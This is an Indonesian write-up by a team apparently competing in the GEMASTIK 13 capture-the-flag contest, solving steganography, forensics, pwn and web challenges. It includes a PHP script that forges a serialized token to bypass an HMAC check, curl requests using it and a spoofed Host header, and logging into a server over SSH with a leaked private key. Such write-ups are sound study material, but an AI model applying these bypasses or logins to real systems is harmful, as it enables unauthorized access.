NAMA TIM : VOID

Rexy Fahrezi


Gayu Gumelar

M Nur Hasan Aprilian


Missing Something [Steganography]

Diberikan file image seperti berikut,

kemudian lakukan analisis dengan tools online https://magiceye.ecksdee.co.uk/




dan didapatkan flag yang sedikit kurang jelas, lalu kami coba perjelas dengan stegsolve




flag : gemastik13{P4nd3m1C_m4k3s_m3_stay_@_H0m4}

AH↓HA↑HA↑HA↑HA↑ [Steganography]

Diberikan file wav, lalu kami analisis dengan audacity



setelah itu kami coba split stereo track




lalu kami klik silang yang atas dan play yang bawah, dan dengan menjalankan robot36 di android


flag : gemastik13{yougotme_peko}

Congratulations [Forensic]


Diberikan sebuah file png yang corrupt, kami coba analisis dengan pngcheck dan terdapat error



kemudian kami asumsikan pngchunk, dan coba solve dengan script berikut



jalankan dan didaptkan flag




flag : gemastik13{1d4t_s1z3_4lw4ys_s4m3_3xc3pt_l45t_0N3}

Around The World [MIX]

Pertama-tama kami mencari informasi

1 pada laman discord dan didapatkan direct link dan hasilnya kami di arahkan menuju sebuah grup wa. Deskripsi di grup wa tadi kami diberikan sebuah link dan disana kita akan mendownload sebuah file: BeRsamA

2. di dalam file tersebut dan kami curiga dengan file pdf dan terbukti dugaan ada font putih : beRJuANG



3. pada folder tersebut terdapat private key bernama myPrivate.ppk yang di generate dari PuttYGen, rubah menjadi openssh key, lalu connect ke ssh nya dengan user gema@180.250.135.6 dan menggunakan private key yang sudah diconvert tadi, sebelumnya kami menemukan banyak folder dan terdapat 1 file bernama “hehe.txt” berisi bash history. Informasi yang kami dapatkan adalah :

Base64 berisi link grup telegram, lalu ada kunci.db pada /folder7/kunci.db yang ternyata berisi potongan ke 3

base64 decode UmFpaA== di kunci.db : Raih

```
root@noid3a:/home/noid3a/ctf/gemastik13/mix# cat kunci.db
���))�]tablekunci_gemastikkunr�CtablekuncikunciCREATE TABLE "kunci" (
        "id"    INTEGER,
        "flag"  TEXT,
        "status"        INTEGER,
        PRIMARY KEY("id")
)
����Z2VtYXN0aWs=
                        UmFpaA==
                                YnVrYU4=root@noid3a:/home/noid3a/ctf/gemasti
k13/mix# echo "UmFpaA==" | base64 -d
Raihroot@noid3a:/home/noid3a/ctf/gemastik13/mix#
```

4. decode link telegram (dapat link telegram dari hehe.txt isinya dump dari bash history, ada base64 lalu di decode dapat link telegram): keMENANGan

Flag : gemastik13{BeRsamA_beRJuANG_Raih_keMENANGan}

Repeat After Me [PWN]

Diberikan sebuah service yang meminta input dan akan memberikan output sesuai dengan yang kita input.

di situ tertulis "masukkan karakter!!!!!!!", jadi kita input "karakter!!!!!!!" dan dapat flagnya.

```
root@noid3a:~# nc 180.250.135.6 9090
saya akan mengulang perkataan ada. masukkan karakter!!!!!!! karakter!!!!!!!
anda memasukkan : karakter!!!!!gemastik13{st4ck_c4n4ry_m4k3s_m3_dyzzy}
```

Flag : gemastik13{st4ck_c4n4ry_m4k3s_m3_dyzzy}

Please Hack Me [WEB]

diberikan sebuah page seperti berikut :

setelah dianalisis, intinya untuk mendapatkan flag kita harus memberikan token base64 yang berisi array yang sudah di serialize dan berisi username & password

lalu server akan menerima token tersebut dan memasukkannya pada variable $data. $data tadi akan di hash lalu ada pengecekan dimana nilai dari $data['hmac'] harus sama dengan $data['admin_hash']

berikut solver yang saya gunakan untuk bypass HMAC nya

```php
<?php
$data = array();
$data["user"] = "admin";
$data["password"] = "admin";
$data["hmac"] = "b";
$data["hmac"] = &$data["admin_hash"];
echo base64_encode(serialize($data));
?>
```

$data[“hmac”] akan selalu sama nilainya dengan $data[“admin_hash”], dan ketika dibandingkan memakai strict comparison (===) hasilnya akan sama. Jadi pemeriksaan hmac akan lolos.

```
root@noid3a:/home/noid3a/ctf/gemastik13/web/please hack me# php exploit.php
YTo0OntzOjQ6InVzZXIiO3M6NToiYWRtaW4iO3M6ODoicGFzc3dvcmQiO3M6NToiYWRtaW4iO3M
6NDoiaG1hYyI7TjtzOjEwOiJhZG1pbl9oYXNoIjtSOjQ7fQ==root@noid3a:/home/noid3a/c
tf/gemastik13/web/please hack me#
```

Lalu tinggal akses webnya dengan token yang sudah dibuat dan didapatkan flagnya.


```
root@noid3a:~# curl http://180.250.135.80:8000/?token=YTo0OntzOjQ6InVzZXIiO3M6NT
oiYWRtaW4iO3M6ODoicGFzc3dvcmQiO3M6NToiYWRtaW4iO3M6NDoiaG1hYyI7TjtzOjEwOiJhZG1pbl
9oYXNoIjtSOjQ7fQ==
set hmacThis is the flag gemastik13{B4ckr3ferenc3}root@noid3a:~#
```

Flag : gemastik13{B4ckr3ferenc3}

My Information is Leaking [WEB]

Diberikan sebuah website yang berisi "information leakage on this website"


setelah dianalisis ternyata terdapat self signed cert pada web tersebut, ketika kita lihat detailnya



terdapat banyak informasi dari ssl certificate tersebut dan kami menemukan internal hostname di situ.

langsung saja eksekusi dengan curl menggunakan internal hostname tersebut dan didapatkan flagnya.

```
curl -k -H "host: break.hackmehackme.id" https://180.250.135.70/
```



Flag : gemastik13{s4mpaikan_saja_salamku_tuk_kekasihmu_y4ng_b4ru}